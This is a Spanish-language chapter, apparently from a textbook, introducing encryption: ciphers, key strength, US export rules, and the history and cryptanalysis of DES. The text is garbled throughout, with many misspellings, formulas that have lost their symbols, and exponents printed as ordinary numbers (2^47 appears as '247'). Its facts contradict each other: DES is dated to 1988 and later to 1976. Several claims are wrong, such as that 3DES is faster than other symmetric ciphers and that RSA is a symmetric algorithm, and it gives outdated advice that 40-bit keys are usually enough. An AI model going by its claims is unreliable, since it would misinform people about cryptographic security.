La encriptacion ha existido por siglos. Leonardo DaVinci escribio su diario personal alreves asi solo podia leerse usando un espejo. Hasta Julio Cesar usaba encriptacion para asegurar los mensajes a su gobierno, usando una formula matematica simple. Aunque el proceso matematico actual es mucho mas sofisticado. El algoritmo de Cesar sirve como un buen ejemplo de como trabaja la encriptacion. Un mensaje, por ejemplo *I am Cesar* seria encriptado moviendo cada letra del mensaje tres caracteres mas altos en el alfabeto. Asi, el mensaje se convertiria en L dp Fdhvhu. Sin conocimiento de la formula matematica, dificil legar que es el mensaje encriptado. Conociendfo la formula, es trivial revertir el proceso, moviendo las letras tres caracteres abajo en el alfabeto para derivar el mensaje original.

Los gobiernos alrededor del mundo han continuado usando encriptacion para proteger sus secretos en tiempos de guerra y de paz. Durante la Segunda Guerra Mundial, los aliados usaron dispositivos de encriptacion/desencriptacion para romper codigos Axis. A traves de esta rotura de tecnologia en encriptacion/desencriptacion, los ordenadores se conviertieron en una grapa de campos cientifocos de encriptacion, llamado criptografia.

Terminologia de Encriptacion

La informacion que no es encriptada es llamada texto plano. usted puede encriptar el texto plano dentro de un texto cifrado usando una clave de encriptacion. El algoritmo que usted usa para encriptar el texto es llamado cifra. La clave de desencriptar es usada para desemcriptar los textos cifrados a texto plano. La llave de encriptacion es mantenida en secreto asi solo aquellos quienes tienen la llave pueden encriptar y desencriptar el mensaje. En sistemas simetricos, la misma llavae es usada para la encriptacion y desemcriptacion. La idea completa de encriptacion es que debe de ser dificil o casi imposible desencriptar un mensaje sin la clave de encriptacion. En criptografias modernas, esto se hace usando un algoritmo matematico complejo.

La mayoria de los algoritmos de encriptacion son bloques de cifras. Esto significa que trabaja usando un

bloque de datos a la vez. El tamaño de este bloque es tipicamente de 8 bytes o 64 bytes. Otros algoritmos son llamados torrentes de cifras. Estos trabajan un bit o byte de un dato a la vez. El cifrado de flujo es mas conveniente para convertir datos sobre la marcha. Los bloques de cifras pueden ser hechos para trabajar como torrentes de cifras usando un proceso llamado encadenamiento. El resultado del bloque anterior es mezclado para codificar cada bloque sucesivamente.

La fuerza de los métodos de encriptacion son a menudo medidos por la fuerza de la llave. La fuerza de la llave describe que tan grande es la llave que es usada para codificar y decodificar los datos y su medida en bits. Tipicamente la fuerza de una llave esta alcanzando desde los 40 bits hasta los 1024 bits. Mientras mas grande el número de bits, mas dificil es romper el cifrado usando la fuerza bruta como ataque. En un ataque de fuerza bruta, cada clave posible es intemntada. Por lo tanto, si usted incrementa la fuerza de la clave, usted incrementa el número de claves que necesita para ser accesado. Para la mayoria de los algoritmos, incrementando la fuerza de la clave por 1 bit, es doble la cantidad de tiempo que tienen que durar intentando en el espacio de la llave. Note que la comparacion de las fuerzas de las llaves entre los diferentes algoritmos de encriptacion no son validos por que cada algoritmo toma una cantidad de tiempo diferente y un metod diferente de ataque.

Hay otras maneras de atacar un cifrado que usar la fuerzza bruta. El campo de analisis criptico usa la matematica para tratar de encontrar una manera fácil de obtener el texto plano de un mensaje encriptado. Este es tambien llamado ataque al algoritmo o cifra como oposicion a la fuerza bruta. . La mayoria de los algoritmos de encriptacion comunes han estado bien arriba en el analisis criptico, pero se ha encontrado que algunos tienen vulnerabilidades. Otro metodo de ataque es atacando el periferico de los elementos de un sistema de encriptacion. Algunos de los ataques mas exitosos apuntan al generador de número pseudo-aleatorio. Los numeros aleatorios son usados para generar llaves de encriptacion. Si el generador de numeros aleatortios no es suficientemente aleatorio, un atacante puede estrechar el espacio de la clave solo para aquellas llaves que el generador de numeros aleatorios pueda seleccionar.

Hay muchas algoritmos de encriptacion diferentes disponibles. El mas comun es probablemente DES, El Estandar de la Encriptacion de los Datos del gobierno de los Estados Unidos desarrollado en el 1988. Este esta empezando a demostrar la edad y un proyecto reciente ha seleccionado a sus sucesor, El Algoritmo de Encriptacion Avanzado (AES). Varios otros algoritmos son tambien comunes. El mas popular es probablemente Blowfish, el cual es mas rapido que DSE y tambien libre de patentas y derecho de autor.

Categorias de Encriptacion

La encriptacion puede ser realizada en muchos tipos de datos diferentes, si es texto, en uno o mas bloque de datos o cifradores de flujo, representando estos inalcanzables o encriptados. Un simple documento puede ser dividido en bloque de datos, cada uno cifrado alternadamente, y esto debe realizarse en la red o al nivel del documento. Al nivel del documento, la encriptacion toma un archivo de texto plano fácil de leer y lo transforma en un texto cifrado. La unica manera de que alguien puede leer este texto es ganando acceso a la llave que fue usada para transformar el texto en un texto cifrado o desencriptar el texto usando el metodo de la fuerza bruta. Un ataque de fuerza bruta en un mensaje encriptado son intentos secuenciales de tratar de desencriptar el mensaje, tratando todas las combinaciones posible para determinar la llave de encriptacion, una tarea que consume tiempo. Por que el Internet es una red abierta, la encriptacion se ha vuelto importante no solo para los emails, tambien para la comunicacion en la red. El concepto principal a recordar cuando hablamos de encriptacion es que la encriptacion usa un algoritmo matematico para revolver en ciertos datos, tales como los mensajes, representando el dato sin sentido para cualquiera si la llave de desencriptar correcta.

Usted deba haber escuchado de las diferentes maneras de encriptar un archivo, el uso de tales algoritmos

como el DES, el Rivest, Shamir y el algoritmo Adleman (RSA), y el Message Digest 5 (MD5). Cada uno de esos métodos diferentes es un ejemplo de las tres principales catergorias de encriptacion:

- **Simetrica**

  Este encripta los datos usando una cadena de texto. Esta llave tanto encripta como desencripta un archivo. Una llave simetrica es tambien llamada llave secreta porque la misma llave es usada tanto para el encriptado como el desencriptado de los datos y si l;a llave es comprometida, el dato sera desencriptado facilmente.

- **Asimetrico**

  Este encripta los datos usando un par de llaves. Cada mitad del par es relacionado al otro, aunque es dificil de analizar (no imposible) la llave publica y derivar la llave privada. Lo que una mitad encripta, la otra mitad desencripta y vice versa. Otro nombre para la encriptacion asimetrica es criptografia de llave publica.

- **Encriptacion de hash**

  Encripta los datos usando una ecuacion matemática llamada una funcion de hash que (teoricamente) que despliega informacion asi esta puede ser recuperada. Esta forma de encriptacion crea un código hash, el cual toma un mensaje y crea una representacion de longitud fija de esta. Por la inhabilidad de recuperar el dato original de un dato hash, la funcion hash es algunas veces llamada funcion de una sola manera.

  Usted vera la utilidad de esas categorias de encriptacion a traves de este libro.

Métodos de Aplicación

Otro metodo de clasifiacr los tipos de encriptacion es en como estos son aplicados. Tanto la encriptacion simetrica como asimetrica puede ser aplicada como un bloque de cifras o torrente de cifras.

Cifrado de Bloques

Un cifrado de bloques transforma un bloque de longitud fija de textp plano dentro de un texto cifrado de datos de la misma longitud. Esta transformacion toma lugar dentro de la clave secreta provista al usuario. La desencriptacion es realizada por la aplicacion de la transformacion de reversa al bloque de texto cifrado usando la llave de desencriptar apropiada. La longitud fija es llamada tamaño de bloque y para muchas cifras de bloques el tamaño de bloque es de 64 bits. Este es el proceso que es ma frecuentemente aplicacdo a los archivos individuales o mensajes de email, los cuales son todos los datos de una longituda determinada. Mientras mas grande es el dato a ser encriptado, mas tiempo durara el proceso de encriptacion.

Un cifrado de bloque es aplicado a un pedazo de datos o a un bloque. Si el dato a ser encriptado es mas grande que la longitud del bloque, el proceso es repetido en pedazos de datos hasta que el grupo completo de datos sea encriptado. Con la mayoria de los algoritmos que realizan un cifrado de bloque, el orden del cifrado de bloque es luego mezclado. Desde que diferentes textos planos de bloques son mapeados a diferentes bloques de texto cifrado (para permitir una desencriptacion unica), un bloque cifrado efectivamente provee una permutacion de un grupo de todos los posibles mensajes. La permutacion afectada a cualqueir encripcion en particular es secreta, desde esto es una funcion de clave secreta.

Cifrados de Flujo

Genera lo que es llamado un flujo clave, y la encriptacion es provista combinando los flujos claves con el texto plano, usualmente con la operacion Exclusive OR (XOR). La generacion de el flujo clave puede ser independiente de un texto plano y texto cifrado o esto puede depender en el dato y su encriptacion.

Las mayoria de los diseños de los cifradores de flujo son para un flujo de datos sincronicos. Este tipo de encriptacion es mas comun en el Equipo de Comunicacion de Datos, los cuales pueden ser usados para encriptar todos los traficos de red en la marcha para la coneccion o algun ancho de banda especificado. El poder de procesamiento necesario para realizar una encriptacion flujo de datos variara dependiendo de la fuerza y el ancho de banda de flujo de datos; pero debido a la naturaleza simple de la operacion, el poder de procesamiento es generalmente minimo con respecto a la cracion de flujo de datos encriptados, pero mas recursos son consumidod por la generacion de los flujos claves.

Una cifra de flujo es un algoritmo de encriptacion simetrica, o clave sencilla. Los cifrados de flujo puede ser diseñada para ser exepcionalmente mas rapido, en hecho, que cualqueir cifra de bloque. Mientras que los cifrados dfe bloque operan en grandes bloques de datos, los cifrados de flujo operan tipicamente en pequeñas unidades de texto plano, usualmente bits. La encriptacion de cualquier texto plano en particular con un cifrado de bloque resultaria en el mismo cifrado de texto cuando la misma clave es usada. Con un cifrado de flujo, la transformacion de esos pequeñas unidades de texto plano variara, dependiendo en donde son encontradas durante el proceso de encriptacion.

Relleno de Datos

Es el proceso de agregar simulaciones, informacion al azar al final de un mensage para encubrir el punto final de los datos que han sido encriptados. Por ejemplo, un mensaje de 1,330 bytes puede ser encriptado con un cifrado de bloque que encripta el mensaje en bloques de 128 bytes. Despues de 10 bloques (1,280 bytes), solo se olvidarian 50 bytes. Mas bien que enviando un bloque encriptado de solo 50 byte, el bloque de datos de 50 byte sera rellenado con una longitud de 128 bytes, luego es encriptado y enviado. El bloque de datos mas pequeño introduciria una vulnerabilidad al mensaje completo debido a su pequeño tamaño. Un proceso similar podria ocurrir con un cifrado de flujo, efectivamente llenando cualquier ancho de banda no usado en una conexión encriptada con relleno, o un ruido encriptado al azar, para encubrir la cantidad de frecuencia de datos a ser transmitida.

¿Qué Provee la Encriptación?

La encriptacion hace que los datos sean ilegibles, como texto cifrado, pero de tal manera que la informacion original puede ser extraida del texto cifrado desencriptandolo con la clave. Tanto la encriptacion como la desencriptacion son procesos intensivos de computo y pueden tomar una significante cantindad de tiiempo en incurrir alta utilizacion de recurso durante la encriptacion y la desencriptacion. La encriptacion puede ser usada para habilitar los cuatros servicios mostrados a continuacion:

- **Confidencialidad de los Datos**

  Esta es la razon mas comun para usar encriptacion. A traves de cuidadosas aplicaciones de formulas matematicas, usted puede asegurar que solo el recipiente provisto de informacion puede ser visto. Con la encriptacion de llaves publicas, el recipiente provisto es el unico que puede desencriptar la informacion, de tal modo asi ser el unico que pueda leer la informacion.

- **Integridad de los Datos**

  La integridad de los datos es insuficiente para la mayoria de las nesecidades de seguridad. Los datos pueden todavia ser ilicitamente decifrado y modificado mientras esta almacenado o mientras pasa a traves de los cables de la red. Las formulas matematicas llamadas funciones hash existen para ayudar a determinar si los datos han sido modificados.

- **Autentificacion**

  Las firmas digitales proveen servicio de autentificacion. Las firmas digitales usan la misma formula que proveen confidencialidad de los datos, pero de una manera diferente. Las firmas ayudan a probar que el origen o emisor de la informacion de hecho es quien dice ser.

- **No Repudio**
  Las firmas digitales le permiten a los usuarios probar que el intercambio de una informacion esta ocurriendo actualmente. Organizaciones financieras especialemente confian en esta faceta de criptografia para la transferencia electronica de fondos.

Cada una de esas funciones juegan un rol distinto en computacion, pero todos confian en el mismo mecanismo subyacente de criptografia.

Hay varios conceptos claves cuando se trata de encriptacion. Esto sera explicado a continuacion:

- **Encriptacion:**
  Es el proceso mediante el cual una rutina es codificada de tal manera que no pueda ser interpretada fácilmente. Es una medida de seguridad utilizada para que al momento de transmitir la información ésta no pueda ser interceptada por intrusos. Existe además un proceso de desencriptación a través del cuál la información puede ser interpretada una vez que llega a su lugar de origen.
- **Autentificacion:**
  Establece la identidad de los participantes usando los principios de autentificacion (quien eres, que tienes, donde estas, que sabes)
- **Contraseña:**
  Una cadena de caracteres usados en conjut con un ID de usuario para identificar y autentificar un individuo.
- **Llave (clave):**
  Una cadena binaria usada para encriptar y desencriptar informacion.
- **Encriptacion de Llave Simetrica:**
  Un mencanismo de iniciar y asegurar el paso de una llave de encriptacion a traves de una red no confiable.
- **Encriptacion de Llave Asimetrica o Llave Publica:**
  Un metodo de encriptacion que usa dos llaves, la privada y la publica; un dato encriptado con una llave debew ser desencriptado por la otra llave.
- **Integridad de Mensajes por firmas y marcas de hash:**
  Usa un algoritmo de una manera para generar un valor hash que es computacionalmente unico; asegura que el mensaje o el dato no ha sido forzado despues de que ha sido enviado; las entidades y los individuos firman los mensajes, software, applets de Java y otros itemas; las firmas pueden ser verificadas y remontado a las autoridadas de certifiacados.
- **Certificados:**
  ID digitales para probar la identidad de los participantes; usualmente esaten en el código hash.

Fuerza de la Encriptacion

Un aspecto muy discutido y frecuentemente mal entendido de la criptografia es la fuerza de la encriptacion. Que constituye una encriptacion fuerte, y por que esta ha sido prohibida por los Estados Unidos? Que nivel de encriptacion es requerido para varias necesidades de seguridad? Como usted determina la fuerza efectiva de diferentes tipos de encriptacion?

La fuerza de la encriptacion esata basada en los tres factores primarios. El primero es la fuerza del algoritmo, el cual include tales factores como la inhabilidad de matematicamente retornar la informacion con cualqueircosa corta de tratar todas las combinaciones claves posibles. Para nuestro proposito, confiaremos en los algoritmos eestandares de las industrias que han sido probadas y tratadas a traves del tiempo por los expertos en criptografia. Cualquier formula nueva o propietaria debe ser vista con significante desconfianza hasta que haya sido verificada comercialmente.

El segundo factor es la seguridad de la clave, logica pero una faceta pasada por alto. Ningun algotimo puede protegerlo de claves comprometidas. Asi, el grado de confidencialidad que permanecera con el dato es directamente atado en que tan secreta resulta la clave. Recuerde diferenciar entre el algoritmo y la llave. El algoritmo no necesita ser secreto. Los datos ha ser encriptados son usados en conjunto con la clave, luego pasados a traves del algoritmo de encriptacion.

El tercera faceta, la longitud de la clave, es la mas conocida. En términos de encriptacion y aplicacion de formula de desencriptacion, la longitud de la clave es determinada en bits. Agregando un bit a la longitud de la clave duplica el número de posibles claves. En términos simples, el número de posibles combinaciones de bit puede hacer que una clave cualqueir longitud sea expresada como 2(n), donde n es la longitud de la clave. Asi, una formual deon una clave de 40 bit de longitud seria 2(40), o 1,099,511,627,776 posibles claves diferentes. Trabajando con estos numeros altos es la velocidad de los ordenadores modernos y la habilidad de los criptografos de distribuir el ataque fuerza bruta a traves de multiples maquinas.

Aunque el número de posible claves es en hecho grande, ordenadores especializados pueden intentar la mayoria de las combinaciones de las claves en menos de un día. En 1993, Michael Wiener diseño un ordenador especializado para romper DES, un algoritmo que usa una clave de 56 bit. Haciendo esto, el descubrio que el costo del diseño fue lineal. Tomando un cuenta el resultado y factorizando en las leye4s de Moore, el cual tiene un estatutoel cual dice que el poder de computacion se duplica cada 18 meses, es posible llegar al valor realistico de romper encriptaciones de varias fuerzas.

Cuando una debilidad es encontrada en un algoritmo, este a menudo hace una derivacion de la informacion encriptada mas simple, acortando la cantidad de ezfuerzo que es requerido para desencriptar un mensaje. Las debilidades en los algoritmos pueden existirm pero hay mucho menos ahora que varias decadas atras. Cuando la frase ataque con fuerza bruta es usado, significa que cada clave posible esta siendo intentada para desencriptar la informacion.

Procesamiento Paralelo y en Ronda

Una ronda es una parte discreta del proceso de encriptacion. Algunos algoritmos someten la informacion a varias rondas, realizando el cifrado de encriptacion multiples veces. Es preferible un número alto de rondas. La mayoria de los algoritmos de clave simetrica rondan en el primer proceso la mitad del data no encriptado, luego procesan la segunda mitad. Luego, cada mitad en reprocesada para hacer que la encriptacion resultante sea fuerte. Separando la informacion en rondas hace que las claves simetricas sean rapidas. En vista de la encriptacion, el procesamiento paralelo significa el uso de multiples procesos, procvesadores o maquinas para trabajar en crackiar un algoritmo de encriptacion.

La Encriptacion Fuerte y las Leyes de Exportacion de la Encriptacion (U.S.)

Al momento de escribir este capitulo, la escriptacion fuerte implica el uso de claves mayores de 1024. Las nuevas tecnologías probablemente requeriran una nueva definicion de encriptacion fuerte. El gobierno de los Estados Unidos continua clasificando la encriptacion usando que exceden los 40 bits como encriptacion fuerte. Desafiando las debilidades relativas de tales encriptaciones, clasificando este tipo de software como municion. Las compañias dentro de los Estados Unidos que desean exportar productos que usen una fuerte encriptacion deben de primero obtener un permiso de un Departamento de Estado para hacerlo. El imprte de tales productos, sin embargo, no esta regulado como una costumbre restrincion en municiones aplicado solo a la exportacion de tales conocimientos y dispositivos. Tal ha sido el caso, por ejemplo, con la version internacional de la suite de encriptacion Pretty Good Privacy (PGP). Aunque esas leyes han sido relajadas, muchas compañias y organizaciones indudablemente seran habitadas por estas, manteniendo solo el desarrollo internacion y manteniendo el software de encriptacion para evitar posibles trampas con las leyes acostumbradas de los Estados Unidos.

Aunque las corporaciones y los gobiernos pueden ciertamente desafiar las encriptaciones de 40 bit con ordenadores modernos, la cantidad de esfuerzo involucrado a menudo excede el valor de la informacion. De hecho, un factor para decidir la longitud de la clave necesitada es el valor de la informacion que sera protegida. Aunque una clave de 40 bit no es siempre apropiada para transacciones financieras, usualmente es suficiente para las necesiades individuales y toma un tiempo o recursos significantes para romperlo rapidamente.

Al momento de escribir este capitulo, las regulaciones pertenecientes a la encriptacion esta en experimento. Actualemente, cualqueir uso de encriptaciones fuertes esta limitado en vista de como esta es usado y distribuido para sitios fuera de los Estados Unidos. En Enero del 2000, el gobierno de los Estados Unidos lanzo un nuevo proceso que permite la exportacion de ciertos productos que usan fuertes encriptaciones. Este proceso requiere que el vendedor revele como el producto sera distribuido. La meta detras de estos dos pasos es que el gobierno es E.U.A estara habil de rastrear el uso de la encriptacion para todos los gobiernos y usuarios. Hay mucha controversia sobre esta ley, y algunso cambios estan ocurriendo que pueden permitir fuertes encriptaciones exportables en un futuro. Hasta eso, el acercamiento mas seguro es usar encriptaciones debiolies para cualquier aspecto de una implementacion que puede cruzar las fronteras de los Estados Unidos.

Hay tambien restrinciones de patentas en algunos algoritmos de encriptacion. Por ejemplo, el cifrado RSA fue patentado en los E.U.A en Septiembre del 2000. Esto significa que cualquier uso de este algoritmo debe de ser licensiado. Muchas ciudades no reconocen esas patentes, de esta manera ellos usan el software utilizando esas patentes sin preocuparse sobre los topicos de licencias.

Algoritmos de Encriptacion

Cada algoritmo de encriptacion usa una funcion matematica, tales como Elliptic Curve Cryptography (ECC) o logaritmos discretos en campos finitos, para crear un cifra que, apareada con una clave, encriptara o desencriptara informacion. El conocimiento solo de la cifra no permitira la desencripcion. Los algoritmos Simetricos, Asimetricos y hash son discutidos. En esta seccion cubriremos los siguiente topicos:

- Encriptacion Simetrica Clave
- Algoritmo Simetrico
- Encriptacion Asimetrica
- Hash
- Clave de Intercambio

Encriptacion Simetrica Clave

En simetrica, o clave simple, una clave es usada para encriptar y desemcriptara mensaje. Aunque pensar que le encriptacion de clave simple es un proceso imple, todas las partes deben de conocerse y confiar completamente el uno con el otro y tener copias confidenciales de la clave. Alcanzando este nivel de confianza no es tan fácil como parece ser. En el momento en que las partes estan tratando de crear confianza es cuando un brecha de seguridad puede ocurrir. El primer momento de transmicion de una clave es crucial. Si esta es interceptado, el interceptor conoce la clave, y el material confidencial no es protegido mas.

Un ejemplo de una clave simetrica es una contraseña simple que usted usa para accesar su ATM o la que usted use para ingresar a su Proveedor de Servicios de Internet (ISP).

Los beneficios de la encriptacion simetrica es que es rapida y fuerte. Estas caracterisitcas le permiten encriptar una gran cantidad de informacion en menos de un segundo. La debilidad de una clave simetrica es la distribucion de las claves. Eso es, todos los recipientes y visores deben tener la misma clave. Por lo tanto, todos los usuarios deben de tener una manera segura de enviar y retribuir las claves.

Sin embargo, si los usuarios van a pasar informacion en un medio publico tales como el Internet, necesitan una manera de transferir esta clave entre cada uno. En algunos casos, los usuarios pueden reunir y transferir las claves fisicamente. Sin embargo, tales reuniones fisicas no sonsiewmpre posibles.

Una solucioon puede ser enviar la clave via email. Sin embargo, un mensaje puede ser interceptado facilmente, por lo tanto venciendo el proposito de la la encriptacion. Los usuarios no pueden encriptar emails conteniendo la llave por que entonces todavia van a tener que compartir otra llave para encriptar el email que contiene la clave original. Este dilema hace que surga una pregunta, si la clave simetrica tiene que ser encriptada, entonces por que no usar el metodo que encripta en primer lugar? Una solucion es usar una clave de encriptacion asimetrica, un proceso que sera discutido mas adelante.

Todos los tiposa de encriptacion estan sujeto a ser vencidos. Una contramedida que puede reducir el daño de tener una clave asimetrica comprometida es cambiando su clave regularmente. Sin embargo, es a menudo dificil de cambiar las claves en un tiempo regular y es mas dificil informar a los otros de este cambio, especialemente si su organizacion contiene muchos usuarios.

Ademas de esta preocupacion, los cracker pueden comprometer las claves simetricas aun con programas diccionarios, sniffing de contraseñas, o mirando a traves de un escritorio, monedero, maletin. La encriptacion simetrica es probablemente mas derrotada por ataques de fuerza bruta. Estos tipos de ataques seran discutidos mas adelante.

Algoritmos Simetricos

Numerosos algoritmos maetematicos especificos son aplicados para alcanzar encriptaciones simetricas. Esto incluye los algoritmos DES, Triple DES (3DES) y el RSA: RC2, RC4, RC5, RC6, MARS, Twofish y Serpent.

Estandar de Encriptacion de Datos (DES)

Los orígenes de DES se remontan a principios de los 70. En 1972, tras terminar un estudio sobre las necesidades del gobierno en materia de seguridad informática, la autoridad de estándares estadounidense NBS (National Bureau of Standards) ahora rebautizado NIST (National Institute of Standards and Technology) concluyó en la necesidad de un estándar a nivel gubernamental para cifrar información confidencial. En consecuencia, el 15 de mayo de 1973, tras consultar con la NSA, el NBS solicitó propuestas para un algoritmo que cumpliera rigurosos criterios de diseño. A pesar de todo, ninguna de ellas parecía ser adecuada. Una segunda petición fue realizada el 27 de agosto de 1974. En aquella ocasión, IBM presentó un candidato que fue considerado aceptable, un algoritmo desarrolado durante el periodo 1973–1974 basado en otro anterior, el algoritmo Lucifer de Horst Feistel. El equipo de IBM dedicado al diseño y análisis del algoritmo estaba formado por Feistel, Walter Tuchman, Don Coppersmith, Alan Conheim, Carl Meyer, Mike Matyas, Roy Adler, Edna Grossman, Bill Notz, Lynn Smith, y Bryant Tuckerman.

Data Encryption Standard (DES) es un algoritmo de encriptacion, es decir, un método para encriptar información) escogido como FIPS en los Estados Unidos en 1976, y cuyo uso se ha propagado apliamente por todo el mundo. El algoritmo fue controvertido al principio, con algunos elementos de diseño clasificados, una longitud de clave relativamente corta, y la continuas sospechas sobre la existencia de alguna puerta trasera para la National Security Agency (NSA). Posteriormente DES fue sometido a un intenso análisis académico y motivó el concepto moderno del cifrado por bloques y su criptoanálisis.

Hoy en día, DES se considera inseguro para muchas aplicaciones. Ésto se debe principalmente a que el tamaño de clave de 56 bits es corto; las claves de DES se han roto en menos de 24 horas. Existen también resultados analíticos que demuestran debilidades teóricas en su cifrado, aunque son inviables en la práctica.

Se cree que el algoritmo es seguro en la práctica en su variante de Triple DES, aunque existan ataques teóricos.

Desde hace algunos años, el algoritmo ha sido superado por AES (Advanced Encryption Standard). En algunas ocasiones, DES es denominado también DEA (Data Encryption Algorithm).

DES es el algoritmo prototipo del cifrado de bloque, un algoritmo que toma un texto en claro de una longitud fija de bits y lo transforma mediante una serie de complicadas operaciones en otro texto cifrado de la misma longitud. En el caso de DES el tamaño del bloque es de 64 bits. DES utiliza también una clave criptográfica para modificar la transformación, de modo que el descifrado sólo puede ser realizado por aquellos que conozcan la clave concreta utilizada en el cifrado. La clave mide 64 bits, aunque en realidad, sólo 56 de ellos son empleados por el algoritmo. Los ocho bits restantes se utilizan únicamente para comprobar la paridad, y después son descartados. Por tanto, la longitud de clave efectiva en DES es de 56 bits, y así es como se suele especificar.

Al igual que otros cifrados de bloque, DES debe ser utilizado en el modo de operación de cifrado de bloque si se aplica a un mensaje mayor de 64 bits. FIPS-81 especifica varios modos para el uso con DES, incluyendo uno para autenticación

Seguridad y Criptoanálisis

Aunque se ha publicado más información sobre el criptoanálisis de DES que de ningún otro cifrado de bloque, el ataque más práctico a día de hoy sigue siendo por fuerza bruta. Se conocen varias propiedades criptoanalíticas menores, y son posibles tres tipos de ataques teóricos que, aún requiriendo una complejidad teórica menor que un ataque por fuerza bruta, requieren una cantidad irreal de textos planos conocidos o escogidos para llevarse a cabo, y no se tienen en cuenta en la práctica.

Ataque por Fuerza Bruta

Para cuataque por fuerza bruta,alquier tipo de encriptado, el método de ataque mas simple es el probando una por una cada posible clave. La longitud de clave determina el número posible de claves, y por tanto la factibilidad del ataque. En el caso de DES, ya en sus comienzos se plantearon cuestiones sobre su longitud de clave, incluso antes de ser adoptado como estándar, y fue su reducido tamaño de clave, más que el criptoanálisis teórico, el que provocó la necesidad de reemplazarlo. Se sabe que la NSA animó, o incluso persuadió a IBM para que redujera el tamaño de clave de 128 bits a 64, y de ahí a 56 bits; con frecuencia esto se ha interpretado como una evidencia de que la NSA poseía suficiente capacidad de computación para romper claves de éste tamaño incluso a mediados de los 70.

Académicamente, se adelantaron varias propuestas de una máquina para romper DES. En 1977, Diffie y Hellman propusieron una maquina con un coste estimado de 20 millones de dólares que podría encontrar una clave DES en un sólo día. Hacia 1993, Wiener propuso una maquina de búsqueda de claves con un coste de un millón de dólares que encontraría una clave en 7 horas. La vulnerabilidad de DES fue demostrada en la práctica en 1998 cuando la Electronic Frontier Foundation (EFF), un grupo dedicado a los derechos civiles en el ciberespacio, construyó una máquina a medida para romper DES, con un coste aproximado de 250000 dólares (véase EFF DES cracker). Su motivación era demostrar que se podía romper DES tanto en la teoría como en la práctica: "Hay mucha gente que no creerá una verdad hasta que puedan verla con sus propios ojos. Mostrarles una máquina física que pueda romper DES en unos pocos días es la única manera de convencer a algunas personas de que realmente no pueden confiar su seguridad a DES." La máquina rompió una clave por fuerza bruta en una búsqueda que duró poco más de 2 días; Más o menos al mismo tiempo, un abogado del Departamento de Justicia de los Estados Unidos proclamaba que DES era irrompible.

Ataques más rápidos que la fuerza bruta

Existen tres ataques conocidos que pueden romper las dieciséis rondas completas de DES con menos complejidad que un ataque por fuerza bruta: el criptoanálisis diferencial (CD), el criptoanálisis lineal (CL) y el ataque de Davies. De todas maneras, éstos ataques son sólo teóricos y no es posible llevarlos a la práctica; éste tipo de ataques se denominan a veces debilidades certificacionales.

- **El criptoanálisis diferencial**
  Fue descubierto a finales de los 80 por Eli Biham y Adi Shamir, aunque era conocido anteriormente tanto por la NSA como por IBM y mantenido en secreto. Para romper las 16 rondas completas, el criptoanálisis diferencial requiere 247 textos planos escogidos. DES fue diseñado para ser resistente al CD.
- **El criptoanálisis lineal**
  Fue descubierto por Mitsuru Matsui, y necesita 243 textos planos escogidos(Matsui, 1993); el método fue implementado (Matsui, 1994), y fue el primer criptoanálisis experimental de DES que se dio a conocer. No hay evidencias de que DES fuese adaptado para ser resistente a este tipo de ataque. Una generalización del CL, el criptoanálisis lineal múltiple, se propuso en 1994 Kaliski and Robshaw), y fue mejorada por Biryukov y otros (2004); su análisis sugiere que se podrían utilizar múltiples aproximaciones lineales para reducir los requisitos de datos del ataque en al menos un factor de 4 (es decir, 241 en lugar de 243). Una reducción similar en la complejidad de datos puede obtenerse con una variante del criptoanálisis lineal de textos planos escogidos (Knudsen y Mathiassen, 2000). Junod (2001) realizó varios experimentos para determinar la complejidad real del criptoanálisis lineal, y descubrió que era algo más rápido de lo predicho, requiriendo un tiempo equivalente a 239–241 comprobaciones en DES.
- **El ataque mejorado de Davies:**
  Mientras que el análisis lineal y diferencial son técnicas generales y pueden aplicarse a multitud de esquemas diferentes, el ataque de Davies es una técnica especializada para DES. Propuesta por vez primera por Davies en los 80, y mejorada por by Biham and Biryukov (1997). La forma más potente del ataque requiere 250 textos planos escogidos, tiene una complejidad computacional de 250, y tiene un 51% de probabilidad de éxito.

Existen también ataques pensados para versiones del algoritmo con menos rondas, es decir versiones de DES con menos de dieciséis rondas. Dichos análisis ofrecen una perspectiva sobre cuantas rondas son necesarias para conseguir seguridad, y cuánto «margen de seguridad» proporciona la versión completa. El criptoanálisis diferencial-lineal fue propuesto por Langford y Hellman en 1994, y combina criptoanálisis diferencial y lineal en un mismo ataque. Una versión mejorada del ataque puede romper un DES de 9 rondas con 215.8 textos planos conocidos y tiene una complejidad temporal de 229.2 (Biham y otros, 2002).

Propiedades Criptoanalíticas

DES presenta la propiedad complementaria, dado que donde es el complemento a bit de x. EK es el cifrado con la clave K. P y C son el texto plano y el texto cifrado respectivamente. La propiedad complementaria implica que el factor de trabajo para un ataque por fuerza bruta se podría reducir en un factor de 2 (o de un único bit) asumiendo un ataque con texto plano escogido.

DES posee también cuatro claves débiles. El cifrado (E) y el descifrado (D) con una clave débil tienen el mismo efecto (véase involución):

EK(EK(P)) = P o lo que es lo mismo, EK = DK. Hay también seis pares de claves semi-débiles. El cifrado con una de las claves de un par de claves semi-débiles, K1, funciona de la misma manera que el descifrado con la otra, K2:

o lo que es lo mismo,

Es bastante fácil evitar las claves débiles y semi-débiles en la implementación, ya sea probándolas explí-

citamente, o simplemente escogiéndolas aleatoriamente; las probabilidades de coger una clave débil o semidébil son despreciables.

Se ha demostrado también que DES no tiene estructura de grupo, o más concretamente, el conjunto {EK} (para todas las claves posibles K) no es un grupo, ni siquiera está "cerca" de ser un grupo (Campbell y Wiener, 1992). Ésta fue una cuestión abierta durante algún tiempo, y si se hubiese dado el caso, hubiera sido posible romper DES, y las modalidades de cifrado múltiple como Triple DES no hubiesen incrementado la seguridad.

Triple DES (3DES)

El DES normal usa una clave de 56 bit y es considerado suficiente para informaciones nomales. Para informacion sensible, algunos usuarios emplean una tecnica llamada 3DES. En este caso, el mensaje es primero encriptado usando una clave DES de 56 bits. Asi, 3DES efectivamente tiene una clave de 168 bits. Por los varios niveles de encriptacion, 3DES tambien frustra a un hombre ne medio de un ataque. El DES normal es rapido, 3DES es mas rapido que otros algoritmos simetricos. La mejor ventaja de 3DES es que es la hablidiad de usar los software existentes y hardware. Las compañias con grandes inversiones en el algoritmo de encriptacion DES pueden implementar facilmente 3DES.

Algoritmo Simetrico creado por la Corporacion de Seguridad RSA

Ron Rivest, Adi Shamir y Leonar Adleman inventaron su sistema clave de encriptacion en 1977 y nombrado con la primeras letras de sus apellidos. Despues de este, ha inventado varios algoritmos diferentes. Los algoritmos RSA son usados en varios sistemas operativos comerciales y programas.

